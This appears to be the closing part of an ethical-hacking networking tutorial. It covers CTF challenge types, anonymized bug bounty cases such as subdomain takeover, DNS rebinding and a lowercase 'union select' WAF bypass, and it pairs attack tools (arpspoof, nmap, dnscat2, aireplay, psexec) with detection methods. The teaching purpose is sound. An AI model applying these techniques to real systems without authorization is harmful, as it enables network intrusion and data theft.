HTB-style: foothold on one host, pivot through to internal segments, escalate. Skills: SSH/proxychains, AD recon, lateral movement. The classic 'medium-hard' HTB box.

Wireless category

DEFCON CTF and others sometimes include wireless challenges: capture handshakes from rogue setups, decode 802.11 frames, identify hidden SSIDs. Cards with monitor mode required.

Real Bug Bounty Examples

Anonymized, real-world payouts — see how networking knowledge converts to dollars.

Subdomain takeover via CNAME

Found: dev.example.com CNAMEs to a deleted heroku app. Attacker registers the heroku app, serves malicious content under the example.com brand. Payout: \$500–\$5000 depending on brand.

Internal admin panel exposed

GitHub recon → find a legacy IP → that IP runs an admin panel without auth. Direct SQL, user enumeration, or code execution. Payout: \$1000–\$15000+ depending on impact.

DNS rebinding

Internal services bound to localhost. Attacker hosts a domain that resolves first to attacker IP, then to 127.0.0.1. Victim's browser caches and sends requests internally. Payout varies.

Misconfigured WAF

WAF blocks SQLi but only matches uppercase keywords. Lowercase 'union select' bypasses entirely. Critical SQLi payouts: \$5000–\$50000+.

Detection vs Exploitation

For every offensive move, there is a defensive counter. Master both — that's how you stay one step ahead.

ARP spoofing

Exploit: arpspoof + sniff. Detection: Dynamic ARP Inspection (DAI) on switches; Wireshark filter 'arp.duplicate-address-detected'.

Port scanning

Exploit: nmap -sS. Detection: many SYNs from one IP, no follow-through; Snort signature 'sid:12345'.

DNS tunneling

Exploit: iodine, dnscat2. Detection: high-frequency, large/odd DNS queries to non-mainstream domains.

WiFi handshake capture

Exploit: airodump + aireplay. Detection: WIDS notices deauth flood; PMF (802.11w) prevents the deauth itself.

Lateral movement (SMB)

Exploit: psexec, wmiexec. Detection: anomalous service creation, unusual auth patterns to multiple hosts in short window.

// end of transmission

YOU NOW SEE THE NETWORK.

*The boring fundamentals are the most dangerous weapons.
Now go build a lab, break things ethically, and never stop
reading packets.*

\$ whoami → hacker_in_training